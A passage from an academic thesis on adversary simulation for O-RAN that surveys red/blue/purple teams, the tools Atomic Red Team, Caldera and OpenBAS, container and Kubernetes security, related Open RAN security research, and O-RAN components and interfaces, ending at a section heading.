Due to the lack of publicly available data on adversarial behavior targeting O-RAN implementations, the focus of this thesis is on adversary simulation, which does not require authentic real-world threat intelligence. The simulation of adversarial behavior is limited by the understanding and depth of the threat model, which models the threat landscape of the target environment. The more detailed and accurate the threat model, the more realistic and effective the adversary simulation becomes. This is crucial, especially in terms of tuning the defensive apparatus that protects the system. Hence, the threat model forms the foundation of the adversary simulation. The simulation of isolated singular attack vectors, known as atomic testing, is not sufficient to simulate key attacker behavior, however allows for a high degree of automation and straightforward validation of security controls. Atomic tests only represent a single step in the kill chain, while adversary simulations allow for the simulation of entire kill chains, known as attack scenarios. Simulating entire attack scenarios from *reconnaissance* to *impact* and *objectives*, is not required to represent key behaviors of a potential adversary. Furthermore, the simulation of *impact* techniques may entail destructive actions, or exfiltration of data, that is not present in the simulated environment. Consequently, micro-simulations are developed in the course of this thesis, as it allows for the simulation of key behaviors of a potential adversary, without having to replicate the intricacies of an entire attack scenario. Thereby, this is a lightweight form of adversary simulation, that is feasible to implement in the scope of this thesis and suitable for automation, to ensure consistent and reproducible results. Nevertheless, the micro-simulations are designed to be representative of the key behaviors of a potential adversary and incorporate the core techniques and tooling employed by the simulated adversary. Another prominent practice is the application of pentesting. However, this practice differs in its methodology and objectives, as it focuses on the identification and exploitation of vulnerabilities for the purpose of demonstrating the exploitability of a system. In contrast, adversary simulation focuses on the simulation of adversarial behavior, in order to evaluate the effectiveness of defensive security controls. Furthermore, pentesting is often a manual and less regular process, that is conducted to meet compliance goals and regulatory requirements [25].

2.3.1 Security Teams

The practice of adversary simulation typically involves specialized security teams, each with distinct roles and responsibilities. Each team has its unique focus, expertise and responsibilities, which are outlined below.

2 Technical Background

- **Red Team:** The red team is responsible for offensive operations, such as pentesting and adversary simulations. Their primary objective is to identify vulnerabilities and test the effectiveness of defensive measures by simulating attackers.
- **Blue Team:** The blue team is in charge of defensive operations and maintaining the security posture of the organization and its assets. Their focus is on monitoring, detection, forensics and incident response to handle and resolve security breaches and attempts thereof.
- **Purple Team:** The purple team holds knowledge in both the red- and blue team domain and oversees the coordination and knowledge transfer between the red and blue teams. This team is staffed with both red and blue team operators, facilitating collaboration and innovation in regards to security testing and improving security measures.

The interplay and collaboration between these teams, allows for continuous evaluation and improvement of the organization's security posture. The red team aids the blue team in practicing and improving their defensive capabilities, while the purple team coordinates and sets the scope and structure of the security tests. Moreover, the purple team facilitates the knowledge transfer between the red- and blue team. The aim is to ensure that insights, e.g. regarding new threats, are effectively shared and used to improve each team's capabilities, with the goal of enhancing the overall security posture of the organization [26]–[28].

2.3.2 Tooling

There exist a variety of tools and platforms that facilitate the practice of adversary simulation. This section presents the most significant and commonly used tools that find application in this domain. Each tool is evaluated in terms of its features and field of application, and the rationale for the final tool selection for this thesis is outlined at the end.

Atomic Red Team

Atomic Red Team is an open-source collection of atomic security tests, that are mapped to the MITRE ATT&CK framework. The tests are available for a variety of platforms, including Windows, Linux and MacOS. The tests offer a wide range of techniques from the MITRE ATT&CK framework, and enable the simulation and coverage of the MITRE ATT&CK framework to test and validate security controls. The atomic tests can be executed in an automated fashion, and thereby integrated

into a CI/CD pipeline for continuous security testing. Each test is designed to cover a single technique from the MITRE ATT&CK framework, and thereby a single attack step in the kill chain. The tests have three main stages, the prerequisite stage, the execution stage and the cleanup stage.




Figure 2.5: Atomic Red Team Logo [29]

1. **Prerequisite Stage:** The required dependencies for the test are installed.
2. **Execution Stage:** The actual test and associated payload are executed.
3. **Cleanup Stage:** Any artifacts that were created are removed, or changes made to the environment are reverted to the original state.

Caldera

Caldera is an adversary emulation platform developed and maintained by MITRE. It is part of active research and development by the MITRE and built upon the MITRE ATT&CK framework. The platform facilitates the automation of security testing, adversary simulations and incident response, also supporting manual red- and blue team operations.

The platform has numerous atomics built in that cover the tactics and techniques of the MITRE ATT&CK framework. The tests are executed using so-called agents, which are deployed on target assets. The communication can be obfuscated, using for example DNS- or ICMP-tunneling, as well as other techniques such as C2-communication via GitHub gists. Caldera offers the ability to execute single atomics or define comprehensive adversary profiles and simulate complex TTPs, including post-exploitation activities, such as data exfiltration and lateral movement. The monitoring, reporting and analytics capabilities are extensive, and enrich and support the ability to derive insights from the adversary simulations. The feature-rich plugin library, offers further extensions and customizations to the platform, such as simulating human behavior or integration of the prominent Metasploit pentesting framework [31] [32].



Figure 2.6: Caldera Logo [30]

OpenBAS

OpenBAS stands for **Open Breach and Attack Simulation** and is a novel adversary simulation platform developed and maintained by Filigran. The platform offers a variety of fields of application, including strategic and technical adversary simulations, crisis simulations, table-top exercises, training exercises and capture-the-flag events. The platform operates using agents that are deployed on the target assets, such as Windows, Linux and MacOS systems. The platform has a built-in agent, but also offers the integration of other agents, such as the Caldera agent. The modular design and extensibility of OpenBAS allows for the integration of numerous "injectors", which can simulate and carry out certain types of attack steps. For example, there exists an injector for OpenBAS implants, Caldera implants, E-Mail integration, SMS-integration, HTTP queries and many more. The integration of the Atomic Red Team atomics, Caldera atomics and the MITRE ATT&CK framework, fosters the creation of versatile and complex attack scenarios, with a great coverage of the MITRE ATT&CK framework, using a selection of the over 1700 pre-installed atomics in a single platform. Additionally, the integration of so-called "expectations" allows for manual and automatic review and validation of an adversarial action. This opens up the possibility for SIEM/SOAR integrations, through so-called "collectors", that can collect and aggregate the results of the defensive security platforms. Hence, an attack step or entire simulation can be marked as detected or prevented, based on the results of the integrated defensive security platforms. Furthermore, the developers of OpenBAS are also the developers of OpenCTI, a powerful open-source threat intelligence platform, which can be readily integrated with OpenBAS. This allows for the use and integration of real-world threat intelligence into the adversary simulations, and thereby increase the realism of the simulations. Therefore, OpenBAS is a powerful and versatile adversary simulation platform, that can leverage the power from the integration of other adversary simulation platforms, threat intelligence platforms and simulate also complex strategic simulations, involving people, teams and organizations [33] [34].

The following figure provides an overview of how the described tools and platforms integrate with each other.

The adversary simulation landscape offers a variety of tools and platforms, each with their own focus and capabilities. Furthermore, as illustrated in Figure 2.8, the tools



Figure 2.7: OpenBAS Logo [33]




Figure 2.8: Adversary Simulation Tools Overview

can work together and be integrated together in one platform, to represent the most comprehensive, meticulous and realistic adversary simulations. The categorization of the diagram shows, that Atomic Red Team is the simplest and most independent tool, that can be both integrated into Caldera and OpenBAS. Caldera is a more complex tool, offering a wide range of features and capabilities, with the clear focus on technical adversary simulations. OpenBAS takes this a step further, by integrating Caldera itself, as well as offering versatile strategic simulations, involving people, teams, media pressure, and the sending of SMS and e-mails. Furthermore, the direct integration of threat intelligence through OpenCTI, allows the campaigns to integrate real-world TTPs and IoCs, with the result of these simulations and effect being automatically evaluated using the SIEM/SOAR integrations and visualized using reporting functions. The platform chosen for this thesis is Caldera, as the mere use of pre-defined atomics is not sufficient in a custom environment, such as the O-RAN reference implementation by the O-RAN SC. The use of OpenBAS is not required, as the focus is on the technical side of adversary simulations. Caldera offers the automation and creation of custom atomics that can be integrated into complex attack scenarios, using advanced agents and covert communication channels. Furthermore, the mapping and integration of the MITRE ATT&CK framework, allows for the creation of realistic and comprehensive adversary simulations. The plugin-library of Caldera further offers the possibility to extend the platform with feature-rich plugins to support the technical simulations, such as with the integration

of Metasploit. Thereby the selection offers the optimal foundation for implementing and executing the proposed adversary simulation campaigns in the context of the O-RAN reference implementation, while preserving operational applicability.

2.4 Kubernetes and Container Security

Cloudification of telecommunication infrastructure is a trend that is gaining greater traction and adoption by the telecommunication industry. This adoption of the cloud-native approach is driven by various factors, including increased flexibility, scalability, cost-efficiency and operational efficiency in terms of resource utilization. This trend is also reflected in the O-RAN reference implementation by the O-RAN SC, which is a containerized micro-service architecture, orchestrated using Kubernetes. However, this avenue of cloudification and virtualization comes with new security challenges, especially in regards to the increased attack surface and additional complexity of the system.

The black-box nature of traditional telecommunication equipment made it a challenge to study the security of the equipment and attack vectors affecting mobile networks for external non-vendor entities. The cloud-native approach relies on various hardware and software components, whose security is well understood, however, if vulnerability and patch management is not properly enforced, some of these components may be affected by publicly disclosed vulnerabilities and exploits. These components range from COTS hardware, to hypervisors, the base operating system, container runtimes, container orchestrators and the operating system of the containerized application. This increases the attack surface dramatically, especially if the system is not properly configured and maintained. Containerization if done correctly, does increase the isolation between the different functions and services, however, vulnerabilities affecting the lower layers, such as the hypervisor or container orchestration software, can lead to the compromise of the entire system. Furthermore, there exist many software based components, with fast release-cycles and relatively short support periods, such as the Kubernetes software, with a new release every four months and support periods of merely 14 months. This makes it a challenge to operate and maintain systems that are dependent on such components, especially when such a fundamental building block is affected by a critical vulnerability and a patch or update may lead to a major disruption or even outage of the entire system. In the context of such critical infrastructure, it is crucial to maintain a strong security posture and continuously test the security of the system, especially when there are so many components that can be wrongly configured or affected by publicly disclosed

vulnerabilities [35].

2.4.1 Virtualization




Figure 2.9: Virtual Machine vs Container Architecture

The fundamental concept driving the adoption of cloud-native applications, is the ability to abstract from the underlying hardware through the use of virtualization and containerization. This hardware abstraction, allows for the granular division of Central Processing Unit (CPU), Random Access Memory (RAM), storage and network resources, which can in turn be allocated to the desired Virtual Machines (VMs) or containers. VMs can leverage a higher degree of isolation, as they emulate an entire hardware system, host a full operating system, kernel and the required drivers and libraries. This high degree of isolation comes with significant security and availability benefits, such as the decreased exposure to the underlying hypervisor and hardware. Furthermore, the downtime of one VM does not affect the operation of other VMs on the identical host system. However, since more components need to be emulated, VMs are more resource intensive, and require higher startup times, making them less flexible and resource efficient for hosting smaller applications, such as micro-services, compared to containers. The system responsible for orchestrating and managing VMs is known as a Virtual Machine Monitor (VMM) that is a type of hypervisor. Hypervisors allocate, free and reassign the required hardware resources to the VMs, to ensure the efficient use of the available hardware capacity. Moreover, it enables the migration of VMs between hosts, manages the VMs's lifecycle and safeguards the isolation between the VMs and the underlying hardware. Figure 2.9 illustrates the two main types of hypervisors, namely Type 1 and Type 2 hypervisors. Type 1 hypervisors operate directly on the hardware, while Type 2 hypervisors, such as VirtualBox and VMware run as a user-space application on the host operating system.

Container Security

The concept of containers is also based on virtualization and hardware abstraction, however, containers utilize more shared resources and thereby offer a decreased level of isolation between containers and the host operating system itself. Containerization allows for the packaging of an application and its dependencies into a singular unit, known as a container image. This image can then be deployed and easily migrated or scaled, without having to emulate an entire hardware system and kernel. Thus, containers share the host operating system and kernel, and make direct system calls to the host's kernel. This approach increases the attack surface, as vulnerabilities affecting the kernel may be exploited if not properly configured and lead to a container escape, which in turn can lead to the compromise of the entire host system. The system responsible for managing containers is known as the container runtime. There exists various widely adopted runtimes, such as Docker, containerd and CRI-O. The container runtime is responsible for managing container images, the container's lifecycle and state, such as creation, start, termination and deletion of containers, while the actual execution of the container is handled by a lower-level runtime named RunC, that is integrated and operated through the higher-level container runtime, such as containerd. The isolation of containers is created through specific kernel constructs, mainly namespaces, cgroups and capabilities. Namespaces allow for the isolation of the container process from other host processes and thereby also other containers. This includes a network namespace, preventing access to the host's network interfaces, unless explicitly shared through certain capabilities. Furthermore, the process namespace, prevents the container from seeing other processes, creating a unique process tree and process IDs for each container. The isolation of users and groups is achieved through a separate user namespace, preventing the interaction between the container and the host's users and groups. Additionally, filesystems, the host- and domainname and Inter-Process Communication (IPC) capabilities are isolated, through the use of a separate mount namespace, hostname namespace and IPC namespace, respectively. Resource restrictions are achieved through a concept known as cgroups, that allow for a granular allocation of the host's resources, in a hierarchical manner. Thereby, a container's resources such as CPU, RAM, network and disk I/O can be restricted, to prevent a container from exceeding allowed limits and affecting the availability of other containers and the host system itself. A further mechanism to isolate containers, is through the fine-grained allocation and removal of capabilities. This facilitates access to the required kernel functions that the host's root user has by default, but strips the capabilities of a container to prevent access to functions it does not need [36] [13].

The overhead of VMs and the lack of isolation between containers and the host system, has contributed to the development of hybrid solutions, that combine the benefits of both worlds, hence VMs-level isolation and the lightweight nature of containers. Some of the most prominent hybrid solutions are Kata containers and gVisor. Kata containers are minimalistic VMs, with each container having its own kernel. This provides VM-level isolation, while reducing the overhead of a full-blown Linux kernel. gVisor on the other hand, is a sandboxed runtime, that intercepts and monitors system calls of the container, through the so-called Sentry system, which is reimplemented in user-space. Thereby, gVisor provides strong isolation through the boundary between the container and the host's kernel and implements other sandbox features such as memory management, while not having the overhead of a complete VM [36].

When operating containers, it is crucial to ensure that no vulnerabilities are introduced into the environment. There are various means to achieve this, such as automatic scanning of images and manually dissecting the image layers and files that make up the container image. Prominent tools for conducting vulnerability scans are Clair, Trivy and Grype [37]–[39]. For a more detailed overview and manual dissection, the tool Dive is a popular and powerful choice [40].

2.4.2 Kubernetes Security

The deployment of single containerized applications is not scalable in the context of large and distributed systems, such as the RAN of a cellular network. Therefore, a container orchestration platform is required that manages the containerized applications and services, distributes and schedules them across nodes and ensures their operation, inter- and intra- communication and the availability of the entire system at scale. These functions are performed by an orchestration platform such as Kubernetes, in combination with a container runtime and other supporting components. Kubernetes is a powerful and versatile platform, that offers advanced capabilities in the context of orchestrating container workloads such as replication, load balancing, automated rollouts and rollbacks, self-healing features, storage management and more. The platform was initially created and maintained by Google, and is now open-source and part of the Cloud Native Computing Foundation (CNCF). The CNCF is a major driver in the realm of cloud-computing and supports and promotes various prominent software projects, one of which is Kubernetes.

The architecture of Kubernetes is depicted in the Figure 2.10 below.

The architecture of Kubernetes comprises two major types of components, the control plane and the worker node. Depending on the deployment scenario, there may exist




Figure 2.10: Kubernetes Architecture [41]

multiple control planes, responsible for managing the deployment of the applications and services. Furthermore, the worker nodes are responsible for running the actual workloads.

Control Plane

This section introduces the major components that make up the control plane of Kubernetes.

- **Kube-API Server:** The central point of communication for the control plane, that exposes the Kubernetes Application Programming Interface (API). The API is the main hub for all communication with the cluster, hence interaction with the control plane and the worker nodes. The API authenticates and authorizes requests, which in turn are processed and update the internal state of the entire cluster, in the form of manifests, which are stored in the etcd database.
- **etcd:** etcd is a consistent and highly available key-value store, that represents the cluster's state. Etcd stores all configurations and resources of the cluster, such as pods, services, deployments and other objects. The high reliability, performance, security features and distributed nature, makes etcd a suitable choice for Kubernetes.
- **Kube-Scheduler:** The scheduler is responsible for scheduling unallocated workloads, in the form of pods, to the available and health worker nodes. Some of the factors taken into account in the scheduling process, besides the

availability and health of worker nodes, are affinity and anti-affinity constraints and data locality. This ensures that workloads that need to frequently communicate are scheduled on the same node, while workloads that are critical to the operation and availability of the cluster, are scheduled on different nodes.

- **Kube-Controller Manager:** The controller manager executes the controllers, that coordinate and regulate the state of the cluster. This ensures, that the desired state of the cluster is attained, when the current state deviates. These controllers include, but are not limited to the node, job, replication, endpoint, service account and namespace controllers.
- **Cloud Controller Manager:** The cloud controller oversees interaction with the cloud provider's APIs. Thereby, this control is redundant in on-premise scenarios, however essential whenever the cluster is using cloud provider resources.

Worker Node

This section provides an overview of the most critical components that make up a worker node in Kubernetes.

- **Kubelet:** The kubelet is the core process running on each worker node. It ensures the execution and health of the Kubernetes resources allocated to the node, such as pods. Furthermore, the kubelet manages the node's compute and storage resources, such that no limits are exceeded and all Kubernetes resources run as intended, to represent the desired state of the cluster on the node. The kubelet interaces and interfaces with the container runtime, in order to manage the pods and associated containers.
- **Kube-Proxy:** The kube-proxy upholds all networking functions of the node, by implementing the appropriate network policies and rules. This facilitates the appropriate routing of traffic between pods and also originating or destined for external entities.
- **Container Runtime:** The container runtime manages the execution of containers and their lifecycle [41].

The numerous components involved in the orchestration of containerized workloads, ranging from COTS hardware, to software components, increase the threat surface of the system dramatically. Therefore, implementing appropriate patch and vulnerability management is crucial to prevent adversaries from exploiting publicly available vulnerabilities. Security starts with threat modeling the affected system and identifying the threat landscape including potential adversaries that might target

2 Technical Background

the system. Furthermore, the pod configuration must be carefully reviewed, such that no pod has unnecessary capabilities and executables, that could be misused by adversaries through living off the land techniques. Consistent configuration adhering to security best practices, can be enforced using policy agents, to prevent the use of dangerous configuration options, insecure image sources, unrestricted resource access and network policies that allow unforeseen communication. The utilization of vulnerability and container analysis tools should be applied in the Continuous Integration and Continuous Deployment (CI/CD) pipeline, on internally hosted image repositories to prevent supply chain attacks. Furthermore, images should be signed and verified upon deployment, ensuring the integrity of the container image. The use of isolation and sandboxing techniques, as discussed previously, through Kata and gVisor, can further prevent exploitation, lateral movement and privilege escalation to the host system. The traffic between Kubernetes resources and especially with external entities, should be limited to the minimum required and monitored as meticulously as possible, to ensure in-depth visibility into all interactions taking place in and with the cluster. The means of how data is accessed and exchanged must be reviewed, for example pods that do not require write access, should be based on immutable container images or equipped with read-only file systems. Any mounts of host paths should be justified and only allowed when absolutely necessary. These measures can be further reinforced through runtime security tools, such as Falco and Tetragon, that can monitor and prevent malicious behavior [42] [43].

Helm

Helm is a package manager for Kubernetes, that enables the consistent deployment of even the most complex Kubernetes applications, through the use of charts. It is a CNCF project and the most popular package manager for Kubernetes. Helm facilitates the automated installation, deinstallation and seamless upgrades of applications, by packaging and representing application as Helm charts. The charts can be easily customized through the use of templates, and facilitate the use of versioning and dependency management. Furthermore, Helm's release system, enables the installation of disparate versions of the same application, while maintaining independent configurations and avoiding dependency conflicts [44].

2.5 Related Work

The field of Open RAN has been actively studied and researched over the past several years. The topic of security and xApps/rApps has been a major focus of various

research projects and led to the publishing of a multitude of papers. This section explores some of the most relevant publications in this context and how they relate to the work discussed in this thesis.

The WG11 is the working group inside the O-RAN alliance, responsible for all publications and research regarding the security of the Open RAN ecosystem. The working group has published specifications on threat modeling, thereby identifying relevant threat actors and threat vectors that can be identified and referenced using O-RAN threat IDs. Moreover, the WG11 published security assessments regarding specific O-RAN components, such as the O-Cloud, the near-RT-RIC and xApps. The threats are categorized in a relatively broad context and lack specific attacker techniques that can be utilized to exploit the identified threats [1], [45]–[47].

The lack of O-RAN threat ID mapping to explicit adversarial techniques has been addressed by Klement et. al in the paper "Toward Securing the 6G Transition" [48]. The paper describes a method to map O-RAN threat IDs onto the MITRE ATT&CK framework and thereby to specific techniques that adversaries employ to exploit these threats. Based on this mapping and further derivation from the specific technique to real-world CVEs, severity scores are calculated based on the CVSS framework. The severity scores are categorized into impact, exploitability and base score. This adds a comprehensive context to the O-RAN threat IDs and provides the means to technically assess the O-RAN threats in a practical context.

The BSI is an important governmental agency in Germany that is responsible for cyber security and information security. The agency has funded various research projects and published a paper on the security aspects and associated risks of Open RAN, titled "Open RAN Risk Analysis" in 2022 [49]. This paper provides an extensive, yet theoretical analysis of the vulnerabilities and associated threats facing the Open RAN ecosystem. The identified vulnerabilities are evaluated according to the security properties of the Confidentiality, Integrity and Availability (CIA) triad. The paper discusses the risks of architectural components and interfaces in depth, however also dives into the function and threats posed by xApps and rApps, and how these components integrated and exposed to the RAN ecosystem. The study has identified and categorized the adversaries that might target the Open RAN ecosystem, with a special focus on insider threats. The identified adversaries are described in the list below.

- **Outsider:** The outsider is an attacker with no initial access vectors to the system. The attacker may only attack through defined interfaces and is suspected to have full control over the transport medium used to interface with their target. Thereby the attacker may eavesdrop or modify and relay data

2 Technical Background

to and from the target, either using a radio interface or an IP-based channel between 5G-core and the O-RAN components.

- **User:** The user is an end-user of the system and in possession of a User Equipment (UE) with valid credentials. Thus, the user has access to all of the capabilities of the outsider, but with additional access to the mobile network through legitimate credentials.
- **Cloud Operator:** The cloud operator is an adversary with access to the physical and logical components of the cloud infrastructure used to host the RAN components, framed the O-Cloud by the O-RAN Alliance. Thereby, this attacker poses a significant threat to the availability and partly integrity of the RAN components. Since, the cloud operator is not able to directly access RAN components, but can target the underlying cloud components and infrastructure directly.
- **Insider:** The insider has administrative control over a single RAN component, and thereby has direct access inside the network and to the RAN, limited to the realm and exposure of the RAN component he controls. This threat actor is especially relevant in the analysis of this thesis, as the malicious operation and control of xApps are evaluated in the context the RAN ecosystem.
- **RAN Operator:** The RAN operator possesses by far the most capabilities and critical access, as they have complete control of the full RAN ecosystem, including all RAN components and communication paths. Thereby, the RAN operator has the most access vectors and full exposure to all threat vectors in the RAN.

In regards to the risk analysis posed by xApps in the RAN ecosystem, the BSI paper highlights the access to the A1- and E2-interfaces. Furthermore, due to xApps being hosted in the near-RT-RIC, they are closer to the 3rd Generation Partnership Project (3GPP) interfaces, and thereby also closer to the core network and user plane, compared to rApps hosted on the non-real-time RAN Intelligent Controller (non-RT-RIC). The study further stresses the importance of how access controls and role-based access control are implemented for xApps. xApps are hosted on the same physical infrastructure and even orchestration environment (Kubernetes) as the near-RT-RIC, thereby leading to thinner isolation, especially for externally developed and installed software components. This highlights the importance of how isolation and separation mechanisms are to be implemented in this context, to prevent privilege escalation and lateral movement stemming from a malicious or compromised xApp. Moreover, the provided xApp Software Development Kits (SDKs) and frameworks, include programming languages such as C or C++, which

are not memory safe and thereby prone to buffer overflow attacks [49]. The relevant terminology and defined O-RAN architecture are discussed in detail in chapter 3. The National University of Taiwan of Science and Technology, has specifically studied the security of xApps and the implications of weak security controls in the context of the O-RAN reference implementation [50]. The study highlights the importance of access control mechanisms, and that the extent to which they are implemented in the H-Release by the O-RAN SC, is insufficient to prevent malicious xApps from gaining unauthorized access in RAN ecosystem. The study describes the exploitation of these weaknesses and has registered two CVEs in this context. The impact of these exploits on the availability of the RAN is significant, and the threat vector realistic and accessible to external adversaries through supply chain attacks. Trend Micro has conducted research into the security threats posed by xApps and published two articles that address the identified threats. The articles are titled "Opening Critical Infrastructure: The Current State of Open RAN Security" and "Open RAN: Attack of the xApps" [51], [52]. The research has identified various vulnerabilities in the O-RAN reference implementation the O-RAN SC. The proof-of-concept exploits, target the glsrmr and E2 services, demonstrating a substantial impact on the availability of the cellular network and leading to performance degradations. Thereby, this research highlights the importance of vetting the security of xApps prior to deployment, stresses the need for strong access controls for xApps, implementing robust API security for the E2 manager API and operability of base RAN functions in case of the crash of the near-RT-RIC.

Components

The subsequent section depicts an overview of the components that make up the O-RAN architecture.

- **O-Cloud:** The O-Cloud represents all the hardware and software components that make up the virtualization and orchestration layer for hosting the various O-RAN components. The infrastructure and according compute resources are set to be distributed across multiple data centers, to provide edge and centralized resources, depending on factors such as timing constraints. This virtualization layer facilitates the automated deployment and scaling of the various O-RAN functions and components via the O2 interface.
- **Service Management and Orchestration (SMO):** The SMO framework coordinates the orchestration, management and monitoring of the O-RAN components, through the interconnection with the O-Cloud via the O2 interface and the O-RAN components via the O1 interface. The SMO hosts the non-RT-RIC with the according rApps, and thereby supports data collection, analysis and decision making, also with the support of Artificial Intelligence (AI) and ML algorithms.
- **near-RT-RIC:** The near-RT-RIC facilitates real-time control and resource optimization over the connected E2 nodes. The near-RT-RIC further hosts the xApps, that allow for the extension of optimization and steering capabilities within the ecosystem. The near-RT-RIC is discussed in more detail in 3.2.
- **non-RT-RIC:** The non-RT-RIC provides non-real-time control, with control loops of above one second. The main function is to provide the near-RT-RIC with guidance through the exchange of policies via the A1 interface. The functionality of the data analytics and enrichment are driven by the extension of rApps. The non-RT-RIC manages the R1 termination, that is used to interface with the rApps. This interface enables rApps to access the data storage of the non-RT-RIC, which can be employed by rApps for AI and ML use cases.
- **Radio Unit (O-RU):** The O-RU represents the radio unit hosted at each cell site. This component cannot be virtualized and conducts the physical layer and radio frequency functions, such as radio transmission and reception of signals.
- **Distributed Unit (O-DU):** The O-DU handles real-time processing of radio signals, by implementing higher-level physical layer functions, as well as the implementation of the Medium Access Control (MAC) and Radio Link Control (RLC) layers. It connects to the O-RU through the Open Fronthaul interface and to the Central Unit (O-CU) through the F1 interface.

- **O-CU:** The O-CU is split into two separate components, the Central Unit Control Plane (O-CU-CP) and the Central Unit User Plane (O-CU-UP). The O-CU implements the higher-level radio protocol stack. With the O-CU-CP being responsible for the control plane functions, and the O-CU-UP being responsible for the user plane functions. The control plane functions encompass the Radio Resource Control (RRC), Packet Data Convergence Protocol (PDCP) layer, while the user plane function entail the Service Data Adaptation Protocol (SDAP) and PDCP layer. The O-CU-CP connects to the near-RT-RIC via the E2 interface and is interconnected with the O-CU-UP via the E2 interface. Both the O-CU-CP and the O-CU-UP further connect to the network core via disparate X2, Xn and NG interfaces [7].

Interfaces

This section describes the most significant interfaces that interconnect the various components of the O-RAN architecture.

- **E2:** The E2 interface interconnects the near-RT-RIC with the disaggregated gNB components, specifically the O-DU, the O-CU-CP and the O-CU-UP. These particular components are referred to as the E2 nodes. The interface facilitates the real-time control and optimization of these E2 nodes, through the intelligent controller of the near-RT-RIC. The E2 interface is further discussed in 3.2.
- **E1:** The E1 interface interconnects the O-CU-CP with the O-CU-UP, to enable the exchange of control plane signalling messages between the two components.
- **A1:** The A1 interface interconnects the non-RT-RIC and the near-RT-RIC. The interface enables the exchange of high-level policies and guidance from the non-RT-RIC to the near-RT-RIC. These high-level goals are termed as the RAN intent, that can be used to fulfill Service Level Agreements (SLAs) and Quality of Service (QoS) requirements.
- **O1:** The O1 interface interconnects the SMO framework with the disaggregated gNB components, as well as the near-RT-RIC, for management and orchestration purposes. These management services encompass all the Fault, Configuration, Accounting, Performance, Security (FCAPS) functionality required the Operations, Administration and Maintenance (OAM) of the O-RAN ecosystem.
- **O2:** The O2 interface connects the SMO framework with the O-Cloud, to facilitate the provisioning and scaling of the O-Cloud hosted Network Functions (NFs). The interface further facilitates FCAPS functionality for the management

and monitoring of the orchestrated O-RAN components.

- **Open Fronthaul:** The Open Fronthaul interface defines the communication between the O-RU and O-DU. The interface encompasses the functionality for user (U-) plane and control (C-) plane communication, as well as the synchronization (S-) plane for coordinating and enforcing timing constraints and a management (M-) plane for configuration purposes of the O-RU.
- **F1:** The F1 interface connects the O-DU with the O-CU with designated sub-interfaces for the control O-CU-CP and user O-CU-UP plane components.
- **Xn/X2:** The Xn and X2 interfaces interconnect the various gNBs with each other for mobility management purposes, such as handover procedures and realizing concurrent connectivity for UE devices.
- **NG:** The NG interface connects the gNB to the core network. In the case of the 5G core, the NG interface connects the gNB to the Access and Mobility Management Function (AMF), on the control plane and User Plane Function (UPF), on the user plane via a GPRS Tunneling Protocol (GTP) tunnel. [7], [56]

3.2 Near-RT-RIC

